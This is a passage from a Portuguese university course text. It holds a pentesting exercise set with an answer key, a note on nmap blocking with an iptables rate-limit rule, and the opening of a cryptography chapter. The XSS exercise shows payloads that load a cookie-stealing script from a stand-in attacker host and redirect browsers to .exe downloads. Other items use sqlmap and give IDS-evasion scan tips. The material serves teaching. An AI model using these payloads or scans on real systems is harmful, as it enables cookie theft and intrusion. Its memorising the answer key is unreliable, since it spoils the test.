- Shakeel, I. (2020). Mysql pentesting using metasploit framework. <https://irfaanshakeel.medium.com/mysql-pentesting-using-metasploit-framework-7c800e6209d7>.

- Singh, G., Kaur, R., and Kaur, A. (2016). An approach to detect vulnerabilities in web based applications. *International Journal of Advanced Research in Computer Science*, 7(1).
- SOFTWARETESTINGHELP (2021). Owasp zap tutorial: Comprehensive review of owasp zap tool. <https://www.softwaretestinghelp.com/owasp-zap-tutorial/>.
- Stefinko, Y., Piskozub, A., and Banakh, R. (2016). Manual and automated penetration testing. benefits and drawbacks. modern tendency. In *2016 13th International Conference on Modern Problems of Radio Engineering, Telecommunications and Computer Science (TCSET)*, pages 488–491. IEEE.
- Sucuri Security (2015). Wpscan tutorial: How to scan wordpress for vulnerabilities. <https://www.youtube.com/watch?v=SS991k5Alp0>.
- Vanney, I. (2020). 10 metasploit usage examples. https://linuxhint.com/metasploit_usage_examples/.
- Vega, E. A. A., Orozco, A. L. S., and Villalba, L. J. G. (2017). Benchmarking of pen-testing tools. *International Journal of Computer, Electrical, Automation, Control and Information Engineering*, 11(5):602–605.
- Viva o Linux (2014). Conhecendo e utilizando o nikto. <https://www.vivaolinux.com.br/artigo/Nikto-Tutorial-basico-e-avancado?pagina=2>.
- Zakaria, M. N., Phin, P. A., Mohmad, N., Ismail, S. A., Kama, M. N., and Yusop, O. (2019). A review of standardization for penetration testing reports and documents. In *2019 6th International Conference on Research and Innovation in Information Systems (ICRIIS)*, pages 1–5. IEEE.
- Zhang, L., Zhang, D., Wang, C., Zhao, J., and Zhang, Z. (2019). Art4sqli: The art of sql injection vulnerability discovery. *IEEE Transactions on Reliability*, 68:1470–1489.

3.9. Exercícios

Questões

(Q₁) O processo do pentesting inicia pela etapa de coleta de informações, quando a instituição (pública ou privada) decide investigar e diagnosticar a segurança dos seus sistemas computacionais. É nesta etapa que a instituição contrata um hacker ético, por exemplo. O hacker ético irá dialogar com os gestores da empresa e analisar os sistemas, os processos e os fluxos de trabalho das equipes da empresa com objetivo de compreender o ambiente, o contexto e o escopo. Considerando apenas a etapa 1 do pentesting, analise as sentenças e assinale a única alternativa CORRETA.

- (i) Decisão de contratar um hacker ético.
- (ii) Apresentação da instituição para o hacker ético.
- (iii) Definição do escopo de sistemas que devem ser analisados.

Alternativas:

- (a) i e ii.
- (b) i, ii e iii.
- (c) i e iii.
- (d) Nenhuma das alternativas.

(Q₂) A etapa 2 é caracterizada como reconhecimento do ambiente e é considerada uma das mais importante do processo de pentesting. Através de ferramentas de reconhecimento, o atacante (exemplo: um hacker malicioso, não ético) consegue identificar a superfície de ataque, definir os serviços/sistemas algo e iniciar o processo de identificação (etapa 3) e exploração (etapa 4) de vulnerabilidades. Considerando a etapa de reconhecimento, marque a única alternativa CORRETA.

- (a) O hacker ético deve realizar manualmente todo o reconhecimento do ambiente.
- (b) O hacker ético deve obrigatoriamente pedir ajuda aos funcionários da instituição para conseguir realizar o reconhecimento do ambiente.
- (c) Ferramentas como o nmap simplificam e agilizam a etapa de reconhecimento do ambiente.
- (d) Ferramentas com Injetor de SQL permitem realizar ataques e explorar vulnerabilidades na etapa de reconhecimento.

(Q₃) A etapa 5 corresponde à análise de risco e recomendações do hacker ético para a instituição. A imagem abaixo ilustra uma classificação com 5 níveis de risco, do mais baixo ao extremo. Ao lado de cada nível há um descritivo do risco. Por exemplo, uma vulnerabilidade de risco extremo pode levar a perdas financeiras, enquanto que o risco elevado pode significar apenas perdas materiais, isto é, sem maiores impactos financeiros ao negócio. Considere o seguinte cenário hipotético, um banco privado denominado de Spinner. O banco é 100% digital e possui cerca de 200 mil clientes. Para solicitar uma conta corrente no banco, os usuários realizam um cadastro via formulário disponível no site oficial do banco. No preenchimento do formulário, o usuário precisa fornecer informações como nome completo, data de nascimento, CPF, renda mensal atual e uma foto de um

documento de identificação (CNH ou RG). Como o banco é novo, seu sistema está sempre atualizado e é robusto. Entretanto, o banco está atualmente passando pelos seguintes problemas:



Figura 3.10. Escala de Risco

- (i) Permite aos clientes utilizar a versão 1.2 do TLS, que possui pelos menos uma vulnerabilidade, de baixa criticidade, conhecida. A maioria dos sites da internet também suporta, por questões de compatibilidade, essa versão do TLS.
- (ii) Recentemente, houve uma pequena falha de segurança no aplicativo móvel do banco, que permitiu aos atacantes apenas travar o aplicativo de dois clientes do banco.

Considerando o cenário e os problemas apresentados, qual o nível de risco, sugerido pelo contexto, para as questões de segurança dos sistemas online do banco?

- (a) Extremo.
- (b) Alto.
- (c) Elevado.
- (d) Moderado.
- (e) Baixo.

(Q4) Na etapa de reconhecimento podem surgir diferentes desafios, como o limite de conexões ou a frequência máxima de pacotes dos firewalls que protegem os sistemas alvo. Assumindo que o firewall do sistema alvo pentesting.unihacker.club está configurado para detectar e bloquear automaticamente atacantes que enviam pacotes com uma frequência superior a 20 por segundo, qual deverá ser o valor da opção de `--max-rate` da ferramenta nmap? A opção `--max-rate` estabelece o número máximo de pacotes que o nmap irá enviar por segundo. Exemplo: `nmap --max-rate 200` limita o envio de no máximo 200 pacotes por segundo. Esses limites são tipicamente conhecidos como rate limit, onde o usuário ou sistema é limitado a N conexões (ou pacotes) por X unidades de tempo. Outras opções do nmap, como a flag `-T1` (sneaky), ajudam também a tornar a varredura menos intrusiva, facilitando a evasão de sistemas de detecção de intrusão (mais conhecidos como IDS) e firewalls. Considerando o comando nmap e a opção `--max-rate`, assinale a alternativa que irá garantir que o firewall do sistema alvo pentesting.unihacker.club não irá barrar a varredura do nmap.

- (a) `nmap -sV -T1 -F --max-rate=30
pentesting.unihacker.club -script vuln`
- (b) `nmap -sV -T1 -F --max-rate=50
pentesting.unihacker.club -script vuln`
- (c) `nmap -sV -T1 -F --max-rate=40
pentesting.unihacker.club -script vuln`
- (d) `nmap -sV -T1 -F --max-rate=20
pentesting.unihacker.club -script vuln`
- (e) `nmap -sV -T1 -F --max-rate=60
pentesting.unihacker.club -script vuln`

(Q5) Na etapa de exploração, o hacker ético pode explorar vulnerabilidades Web como a XSS. Essa falha de segurança permite que códigos maliciosos (exemplo: um Javascript malicioso) sejam carregados no navegador do usuário com o objetivo de comprometer a privacidade ou causar algum outro tipo de dano. Os ataques de XSS podem ser utilizados para mudar o comportamento do navegador, roubar informações privadas ou realizar ações em nome do usuário. Na prática, existem três tipos básicos de ataques de XSS (XSS Refletido, XSS Armazenado e XSS baseado em DOM). O objetivo desta questão é testar e verificar a ação de um ataque XSS Refletido. Esse tipo de ataque pode ser realizado inserindo um código malicioso no site alvo (exemplo: <https://MeuMercado.com.br/status?message=<scriptsrc=https://MercadoDoHacker.com.br/sendCookies.js></script>>). Para o usuário, utilizando o seu navegador, vai parecer que está acessando o sistema alvo (exemplo: MeuMercado.com.br), quando, na verdade, pode estar baixando um código (ou programa) de um outro sistema (exemplo: MercadoDoHacker.com.br), controlado pelo atacante. Utilizando o navegador Mozilla Firefox, teste (copie-e-cole) cada um dos códigos listados a seguir no site <http://testphp.vulnweb.com>. Copie-e-cole o código no campo de texto *search art* do site (como indicado na figura abaixo) e, em seguida, clique em *go*. Acompanhe o comportamento do seu navegador para cada um dos códigos.




Figura 3.11. Acunetix

- (i) <script>document.location="http://www.if.usp.br/pub/bios/St42491.exe";</script>
- (ii) <script>document.location="http://www.if.usp.br/pub/bios/St4250.exe";</script>
- (iii) element[attribute='
- (iv) Clique-Me

Marque a única alternativa correta com relação aos códigos de ataque de XSS testados a pouco. Quais dos códigos permitem enganar o usuário, isto é, realizar o download de um arquivo de um site diferente do acessado. No caso, o site acessado foi o <http://testphp.vulnweb.com>, mas, através do ataque de XSS, o usuário poderá estar realizando o download de um programa armazenado em outro site (exemplo: <http://www.if.usp.br>).

- (a) Apenas i. permite realizar um ataque XSS de download de arquivo.
- (b) Apenas ii. permite realizar um ataque XSS de download de arquivo.
- (c) Apenas ii. e iv. permitem realizar um ataque XSS de download de arquivo.
- (d) Apenas ii., iii. e iv. permitem realizar um ataque XSS de download de arquivo.
- (e) Todas permitem realizar um ataque XSS de download de arquivo.

- (Q6) Na etapa de reconhecimento, é também importante coletar informações sobre a estrutura das bases de dados dos sistemas alvos. O Sqlmap (<http://sqlmap>

.org/) é um exemplo de ferramenta que pode auxiliar na automatização da coleta dessa informação, bem como na subsequente exploração de vulnerabilidades como SQL injection. Numa máquina virtual, ou instale no seu Linux, execute o comando a seguir para listar as bases de dados do site alvo.

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs --batch
```

Observando a saída do comando sqlmap, marque a alternativa que corresponde a uma base de dados do site alvo.

- (a) acuart
- (b) testphp
- (c) vulnweb
- (d) acunetix
- (e) Nenhuma das alternativas.

(Q7) A segunda etapa é caracterizada como reconhecimento e é considerada uma das mais importantes do processo de pentesting. Através de ferramentas de reconhecimento, o atacante (exemplo: um hacker malicioso, não ético) consegue identificar a superfície de ataque, definir os serviços/sistemas algo e iniciar o processo de exploração (etapa 4) de potenciais vulnerabilidades. Uma das ferramentas frequentemente utilizadas nesta etapa é o nmap (<https://nmap.org/>). Utilizando o nmap (no Linux, Windows, Mac OS X, ou outro sistema), nos sistemas alvo moodle.unihacker.club e unihacker.club (e.g., nmap -F moodle.unihacker.club), marque a única alternativa CORRETA em relação aos protocolos (ou serviços), portas abertas e respectivos protocolos de transporte (exemplo: tcp) em ambos os sistemas alvo.

- (a) SSH (22/tcp), HTTPS (443/tcp), IPP (631/tcp)
- (b) SSH (22/tcp), HTTP (80/tcp), HTTPS (443/udp)
- (c) SSL (22/tcp), HTTPS (443/tcp), IPP (631/tcp)
- (d) SSH (22/tcp), HTTP (80/tcp), HTTPS (443/tcp)
- (e) SSL (22/tcp), HTTP (80/tcp), HTTPS (443/tcp)

(Q8) O Wappalyzer é outro exemplo de ferramenta que pode ser utilizada na etapa de reconhecimento. O Wappalyzer é uma extensão para navegadores (exemplo: Google Chrome, Mozilla Firefox, Microsoft Edge) que permite identificar as tecnologias (exemplo: linguagens de programação, frameworks, CMS) que estão sendo utilizadas pelo site/sistema alvo. É sabido que grande parte das vulnerabilidades e incidentes de segurança são resultantes da falta de atualização constante dos sistemas. A imagem a seguir ilustra a saída do Wappalyzer para um site alvo. No caso, a ferramenta indica que o PHP 5.6.4 está sendo utilizado, enquanto que a versão atual é 7.x. A última versão do PHP contém diferentes correções de problemas de segurança. A versão 5.6.4 do PHP contém vulnerabilidades que causam danos que vão desde ataques de negação de serviço até vazamentos de dados sensíveis. Utilize o Wappalyzer instalado no seu navegador (Google Chrome, Mozilla Firefox ou Microsoft Edge) e acesso o site <http://php.testsparker.com/>. Analise o site com o Wappalyzer e selecione a alternativa que apresenta somente serviços desatualizados segundo o relatório (ou saída) da ferramenta.




Figura 3.12. Wappalyzer

- (a) PHP e MySQL.
 - (b) WordPress e PHP.
 - (c) Apache Server e MySQL.
 - (d) Java e MySQL.
 - (e) Nenhuma das alternativas anteriores está correta.
- (Q9) Na terceira etapa são identificados os vetores de ataque. Entre os mais comuns e principais vetores de ataque estão os sistemas operacionais e tecnologias obsoletas (ou componentes desatualizados). Utilizando a ferramenta nmap, realize uma varredura específica para descobrir o sistema operacional (opção `-O`) que está sendo utilizado no sistema alvo moodle.unihacker.club. Marque a alternativa que corresponde ao sistema operacional identificado pelo nmap no sistema alvo.
- (a) Debian
 - (b) Windows XP
 - (c) Windows Server
 - (d) Xubuntu
 - (e) Nenhuma das alternativas anteriores.
- (Q10) Utilizando novamente a ferramenta nmap, realize a varredura indicada no comando a seguir. Marque a alternativa que corresponde ao número de portas abertas no sistema alvo.
- ```
nmap -F --exclude-ports 200-65535 www.unipampa.edu.br
```
- (a) 3 portas
  - (b) 2 portas
  - (c) 1 porta
  - (d) 4 portas
  - (e) Nenhuma das alternativas anteriores.

## Discussão

Considerando que `moodle.unihacker.club` é o endereço eletrônico do servidor alvo dos exercícios, há diferentes questões que podem impactar a resolução dos exercícios. A seguir, discutimos três dessas questões.

- (Q<sub>1</sub>) Acabei de executar o comando `nmap moodle.unihacker.club`, por que não estou mais conseguindo acessar o Moodle?

*Resposta:* É muito provável que o seu ISP (Provedor de Internet) esteja monitorando e bloqueando atividades de varredura de portas (por scanning), como as realizadas pelo `nmap`. O que posso fazer? Se você já foi bloqueado pelo seu ISP, você precisará utilizar o navegador Tor, uma VPN (Virtual Private Network) ou ainda um servidor proxy externo, para continuar tendo acesso ao `Moodle.UniHacker.Club`. O que aconteceu, provavelmente, foi o seguinte: o seu ISP bloqueou as conexões de saída para o endereço `moodle.unihacker.club`, suspeitando que você esteja realizando atividades potencialmente maliciosas contra o site. Se você ainda não foi bloqueado pelo seu ISP, você poderá utilizar opções menos intrusivas do `nmap`, como o parâmetros `-T` (para selecionar um template de temporização, de 0 a 5 - quanto mais alto mais rápido), `-F` (modo rápido - faz um scan em menos portas) e `-p` (para limitar o número de portas). Por exemplo, utilizar `-T2` (para um scan mais lento) e `-p U:53,137,T:20-25,80-100,44-600,990-995,8080,8081` (para um scan num subconjunto limitado de portas). Na prática, para resolver a questão que envolve um scan no Moodle, utilizando o `nmap`, você pode utilizar um comando como o apresentado a seguir (um scan mais lento em um subconjunto limitado de portas UDP e TCP).

```
nmap -T2 -p U:53,137,T:22,80,443,465,587,993,995,8080,8081 moodle.unihacker.club
```

- (Q<sub>2</sub>) Acabei de executar duas vezes o comando `nmap moodle.unihacker.club`, entretanto, as duas respostas foram diferentes, como ilustrado nas imagens (scan 1 e scan 2) a seguir. O que pode estar acontecendo?

```
scan 1 (nmap moodle.unihacker.club): saída do nmap
scan 2 (nmap moodle.unihacker.club): saída do nmap
```

*Resposta:* O firewall do servidor `moodle.unihacker.club` pode estar configurado para suspeitar de potenciais atividades exploratórias contra a porta SSH (22). Nesse caso, o acesso à porta 22 é bloqueado na segunda varredura de portas utilizando o `nmap`. O mesmo mecanismo pode estar ativo para as portas 80 (HTTP) e 443 (HTTPS). Entretanto, para estas portas, o limite para classificação de atividade suspeita pode, geralmente, ser maior. Em outras palavras, a execução de dois comandos `nmap`, sequenciais, ainda não é o suficiente para ativar o bloqueio da porta para o IP de origem da varredura de portas. Eis um exemplo de configuração de um filtro de pacotes, como o `IPTables`, no Linux, para limitação de tentativas de conexão por intervalo de tempo. Vejam que, nessa configuração, se forem identificadas 3 tentativas de conexão (`--hitcount 2`) num intervalo de 20 segundos (`--seconds 20`), a origem das conexões será automaticamente rejeitada, como `tcp-reset` (`--reject-with tcp-reset`), pelo `IPTables`.

```
-A INPUT -p tcp -m tcp --dport 22 -m state --state NEW -m recent --name SSH --name SSH --rsource
-A INPUT -p tcp -m tcp --dport 22 -m recent --rcheck --seconds 20 --hitcount 3 --rttl --name SSH --rresource -j REJECT --reject-with tcp-reset
-A INPUT -p tcp -m tcp --dport 22 -m recent --rcheck --seconds 20 --hitcount 2 --rttl --name SSH --rresource -j LOG --log-prefix "SSH brute force"
-A INPUT -p tcp -m tcp --dport 22 -m recent --update --seconds 20 --hitcount 2 --rttl --name SSH --rresource -j REJECT --reject-with tcp-reset
-A INPUT -p tcp -m tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT
-A OUTPUT -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT
```

- (Q3) A pouco, executei um nmap e consegui acessar o Moodle. Agora, executei novamente o nmap e não consigo mais acessar o Moodle. Por que isto acontece?

*Resposta:* Há diferentes explicações para este comportamento. Uma das explicações, que pode estar relacionada com o firewall do sistema alvo, foi apresentada na resposta da questão 2. Uma segunda explicação para esse comportamento, supostamente estranho, entretanto corriqueiro, é o fato de ISPs (provedores de Internet) utilizarem firewalls, entre outros mecanismos de segurança, para detectar e barrar ações potencialmente maliciosas, como varreduras de portas subsequentes. Por exemplo, boa parte dos firewalls e sistemas de detecção de intrusões em redes (*Network Intrusion Detection System*, ou NIDS) incorpora recursos como detectores de ataques de varredura de portas (*Port Scan Attack Detector*, ou PSAD), que são responsáveis pelo monitoramento, detecção e bloqueio de ações suspeitas, como as varreduras de portas com o nmap. Portanto, você pode estar sendo bloqueado pelo seu provedor de Internet, o que é algo bastante comum hoje em dia.

**Gabarito**

- (Q<sub>1</sub>) Resposta: (b)
- (Q<sub>2</sub>) Resposta: (c)
- (Q<sub>3</sub>) Resposta: (e)
- (Q<sub>4</sub>) Resposta: (d)
- (Q<sub>5</sub>) Resposta: (b)
- (Q<sub>6</sub>) Resposta: (e)
- (Q<sub>7</sub>) Resposta: (d)
- (Q<sub>8</sub>) Resposta: (e)
- (Q<sub>9</sub>) Resposta: (e)
- (Q<sub>10</sub>) Resposta: (c)



# Capítulo

# 4

## Conceitos básicos de Criptografia

Ewerton R. Andrade (UNIR), Roben C. Lunardi (IFRS), Nicolas U. Ramos (Unipampa)

**Resumo.** Neste capítulo será realizada uma introdução ao instrumento tecnológico que fornece os fechos e as chaves da Era da Informação, a criptografia. Com o intuito de apresentar um panorama geral sobre o tema, serão discutidos seus principais conceitos, elencados seus principais tipos, esquemas e algoritmos. Além disso, sempre que possível, serão fornecidos exemplos do cotidiano, implementações acessíveis e materiais complementares para estudo autônomo.

### 4.1. O que é criptografia?

A escrita oculta, ou simplesmente criptografia (do grego *kryptós*, que significa oculto ou escondido; e *gráphēin*, que significa escrita) é tão antiga quanto o esforço do homem em preservar ou destruir o sigilo de uma mensagem. Tamanha é sua antiguidade que alguns dos primeiros relatos sobre a criptografia datam de Heródoto, “o pai da história”, que narrou os conflitos entre a Grécia e a Pérsia, ocorridos no quinto século antes de Cristo [Singh 2008].

No início, a criptografia tinha o intuito de apenas esconder segredos militares e de estado; seja através da ocultação de mensagens em tabuletas de madeira com uma cobertura feita a base de cera; seja por meio da escrita encoberta no couro cabeludo de soldados, que raspavam seus cabelos e tinham as mensagens escritas em suas cabeças, e após algum tempo (quando seus cabelos haviam crescido novamente) partiam até o destinatário das mensagens; ou até mesmo através da transposição e/ou substituição de letras; o fato é que, nos primórdios, a criptografia restringia-se ao sentido literal da palavra que dá nome a sua ciência, ou seja, ocultar mensagens.

Todavia, nos últimos anos não somente reis, rainhas, generais e governantes dependem de comunicações eficientes e seguras, mas sim toda a população. Isto porque uma diversidade de dados eletrônicos são manipulados cotidianamente por todos nós. Desta forma, passamos a necessitar de um canal de comunicação seguro, com informações íntegras e legítimas. Tornando a criptografia, assim, uma ciência com interesse em estudos

muito mais abrangentes, que faz uso de uma grande variedade de disciplinas e tecnologias, da matemática à linguística, da teoria da informação à teoria quântica.

Percebemos, então, que a criptografia moderna deixou de ser uma ferramenta de uso meramente militar, ou de governantes, e passou a fazer parte do cotidiano de cada um de nós. Ela está presente nos celulares, nos computadores pessoais, nas televisões, nos vídeo games, nas conexões seguras a sítios eletrônicos, em documentos digitais assinados, enfim, em uma infinidade de locais por vezes até impensáveis. A criptografia tornou-se um elemento tecnológico indispensável à segurança dos homens, ou seja, passou a ser o instrumento que fornece os fechos e as chaves da Era da Informação.

Vídeo explicativo:

O que é criptografia? — Ciência da Computação — Khan Academy  
([https://www.youtube.com/watch?v=VDq\\_9e0eq-o](https://www.youtube.com/watch?v=VDq_9e0eq-o))

## 4.2. Principais tipos, mas não os únicos

Basicamente, existem três grandes divisões na criptografia:

- Criptografia de chave secreta ou simétrica;
- Criptografia de chave pública ou assimétrica;
- Funções de hash.

Criptografia simétrica, também conhecida como criptografia de chave secreta, é chamada desta forma em virtude da quantidade de chaves utilizadas pelo remetente e pelo destinatário, pois a mesma chave é usada para criptografar e decodificar uma mensagem. Este é o tipo de criptografia mais utilizado no cotidiano e pressupõe que uma mesma chave usada para ocultar informação precisa ser aplicada para revelá-la na outra ponta, dando a ideia de simetria.

Por outro lado, a criptografia assimétrica, ou criptografia de chave pública, usa o que é chamado de um “par de chaves” – uma chave pública para criptografar a mensagem e uma chave privada para decodificá-la, no caso das cifras. Na Internet, usualmente este tipo de criptografia é utilizada para definir uma chave de sessão, que será usada na criptografia simétrica durante a comunicação. Isto porque, algoritmos criptográficos simétricos são mais eficientes e consomem menos recursos que os assimétricos.

Já as funções de hash são um tipo especial de função que aceitam uma mensagem de tamanho variável como entrada e produz uma saída de tamanho fixo (também conhecida como valor de hash ou *digest*). Este tipo de função tem a propriedade de que os resultados da aplicação da função a um grande conjunto de entradas produzirá saídas que são distribuídas por igual e aparentemente aleatórias. Em termos gerais, o objeto principal de uma função de hash é a integridade de dados, pois uma mudança em qualquer bit ou bits na entrada resulta, com alta probabilidade, em uma mudança na saída (valor de hash).

Vale ressaltar que existem outras técnicas de criptografia que não se enquadram nessas divisões, contudo, somente estas possibilitam uma visão introdutória do potencial da criptografia. Também vale destacar que não é a criptografia que protegerá os dispositivos computacionais contra vírus e outras pragas virtuais, uma vez que esta proteção fica a cargo de outros mecanismos e sistemas de segurança da informação.

Vídeo explicativo:

Tipos – Simétrica, Assimétrica e Funções de Hash

(<https://www.youtube.com/watch?v=UJ6uSV1KREM>)


### 4.3. Confidencialidade e as Cifras

A confidencialidade é o serviço básico de segurança que garante que a informação não estará disponível e não será divulgada a indivíduos, entidades ou processos não autorizados. Neste sentido, têm-se que as cifras (também conhecidos como algoritmos de cifragem ou encriptação) são essenciais para a implementação deste serviço de segurança.

Um esquema de encriptação genérico possui pelo menos cinco itens, conforme descrito abaixo e ilustrado na Figura 4.1 [Stallings 2014]:

- **Texto claro ou as claras:** essa é a mensagem ou dados originais, inteligíveis, que servem como entrada do algoritmo de encriptação. Usa-se o termo texto ou mensagem, porém, algoritmos de cifragem aceitam qualquer tipo de dados, tais como arquivos multimídia e binários. A adoção deste termo é apenas uma generalização, uma vez que qualquer tipo de informação pode ser convertida em bits.
- **Algoritmo de encriptação:** realiza diversas substituições e transformações no texto claro. Parte central do esquema de encriptação.
- **Chave(s):** também é uma entrada para o algoritmo de encriptação. A chave é um valor independente do texto claro e do algoritmo. O algoritmo produzirá uma saída diferente, dependendo da chave usada no momento. As substituições e transformações exatas realizadas pelo algoritmo dependem da chave.
- **Texto cifrado:** a mensagem “embaralhada”, produzida como saída do algoritmo de encriptação. Ela depende do texto claro e da chave. Para determinada mensagem, duas chaves diferentes produzirão dois textos cifrados distintos. O texto cifrado é um conjunto de dados aparentemente aleatório e, nesse formato, ininteligível.
- **Algoritmo de decriptação ou decifragem:** esse é basicamente o algoritmo de encriptação executado de modo inverso. Ele recebe como entrada o texto cifrado e a chave e produz o texto claro original.

Existem dois requisitos essenciais para o uso seguro das cifras. Primeiro, precisamos de um algoritmo de encriptação forte o suficiente para que um oponente o conheça mas mesmo assim não consiga recuperar o texto cifrado ou descobrir a(s) chave(s) utilizada(s). E, ainda, temos que o emissor e receptor precisam ter chaves seguras e mantê-las



**Figura 4.1. Modelo genérico de encriptação simplificado. (Adaptado de: [Stallings 2014])**

protegidas. Pois se alguém conseguir descobrir a chave e o algoritmo, toda a comunicação usando essa chave poderá ser lida.

O fato de que o algoritmo não precisa ser mantido em segredo significa que os fabricantes podem desenvolver, e realmente têm desenvolvido, implementações alternativas de softwares e de hardware de baixo custo para algoritmos de cifra. Essas implementações são encontradas com facilidade e estão incorporados em diversos produtos, o que contribui significativamente para a popularização e usabilidade da criptografia. Todavia, manter o sigilo da chave continua sendo um dos principais desafios.

Vídeo explicativo:

Segurança da Informação - Aula 02 - Confidencialidade e cifras simétricas  
[\(https://www.youtube.com/watch?v=c5g51DXNV8o\)](https://www.youtube.com/watch?v=c5g51DXNV8o)

#### 4.4. Cifras de substituição e transposição

O estudo de algumas técnicas de cifragem/encriptação clássicas nos permite ilustrar os conceitos básicos da criptografia simétrica utilizados até hoje. Este estudo permite, também, antecipar e prever técnicas de criptoanálise que possam ser empregados para atacar uma cifra.

Os dois blocos de montagem básicos de todas as técnicas de encriptação são: substituição e transposição. A técnica de substituição é aquela em que as letras do texto claro são substituídas por outras letras, números ou símbolos; transformando-as em um texto cifrado (mensagem embaralhada). Por outro lado, se o texto cifrado for obtido realizando-se algum tipo de permutação nas letras do texto claro, têm-se uma cifra que utiliza a técnica de transposição.

Por isto, neste módulo serão discutidas e descritas as principais características dessas técnicas. E por fim, serão discutidas as implicações da combinação das técnicas de

substituição e transposição.

## Cifra de César

O uso mais antigo que conhecemos de uma cifra de substituição, e o mais simples, foi feito por Júlio César [Singh 2008, Stallings 2014]. Nela, é atribuído um número para cada letra, de acordo com a sua ordem lexicográfica (posição no alfabeto):

|   |   |   |   |   |   |   |   |   |   |    |    |    |
|---|---|---|---|---|---|---|---|---|---|----|----|----|
| a | b | c | d | e | f | g | h | i | j | k  | l  | m  |
| 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 |

|    |    |    |    |    |    |    |    |    |    |    |    |    |
|----|----|----|----|----|----|----|----|----|----|----|----|----|
| n  | o  | p  | q  | r  | s  | t  | u  | v  | w  | x  | y  | z  |
| 13 | 14 | 15 | 16 | 17 | 18 | 19 | 20 | 21 | 22 | 23 | 24 | 25 |

Além disso, é necessário estabelecer um outro número, para que seja utilizado como chave. Esta chave será utilizada para deslocar o alfabeto cifrado, e será utilizado durante o processo de cifragem.

Desta forma, para se obter o texto cifrado, cada letra do texto é substituída por outra, que se apresenta no alfabeto cifrado, determinado pelo valor da chave. Por exemplo, com a chave 3 (troca de três posições), A seria substituído por D, B se tornaria E, e assim por diante.

```
claro: a b c d e f g h i j k l m n o p q r s t u v w x y z
cifra: D E F G H I J K L M N O P Q R S T U V W X Y Z A B C
```

Assim, a mensagem “CURSO UNIHACKER” geraria o texto cifrado “FXUVR XQLKDFNHU”.

Por outro lado, para recuperar o texto claro, basta realizar o processo inverso, ou seja, deslocar o alfabeto no sentido contrário e realizar as substituições à partir do texto cifrado.

Todavia, se for conhecido que determinado texto cifrado foi obtido através de uma Cifra de César, um ataque pela força bruta poderá ser realizado sem muito esforço. Pois basta experimentar todas as 25 chaves possíveis para recuperar o texto claro. Logo, esta cifra não é indicada para aplicações modernas, uma vez que um computador (ou até mesmo alguma pessoa com disposição) pode testar todas as possibilidades e recuperar o texto claro com rapidez.

Contudo, visando contornar essa fraqueza e consequentemente adicionar segurança, diversas cifras foram desenvolvidas à partir das ideias de substituição estabelecidas pela Cifra de César. Os exemplos mais proeminentes e didáticos são a Cifra Playfair, Cifra de Vigenère, Cifra de Vernam e Cifra de Hill, todas razoavelmente simples e poderosas.

## Cifra cerca de trilho

A técnica examinada até aqui envolve a substituição de um símbolo de texto claro por um de texto cifrado (e vice-versa). Conforme discutido anteriormente, uma espécie significativamente diferente de mapeamento é obtida realizando-se algum tipo de permutação nas letras do texto claro. Essa técnica é referenciada como uma cifra de transposição.

A cifra mais simples desse tipo de técnica é a Cifra de cerca de trilho, em que o texto claro é escrito em um retângulo, linha por linha, e o texto cifrado é obtido através da leitura, coluna por coluna, permutando-se seus caracteres de acordo com a ordem estabelecida pela chave. Por exemplo:

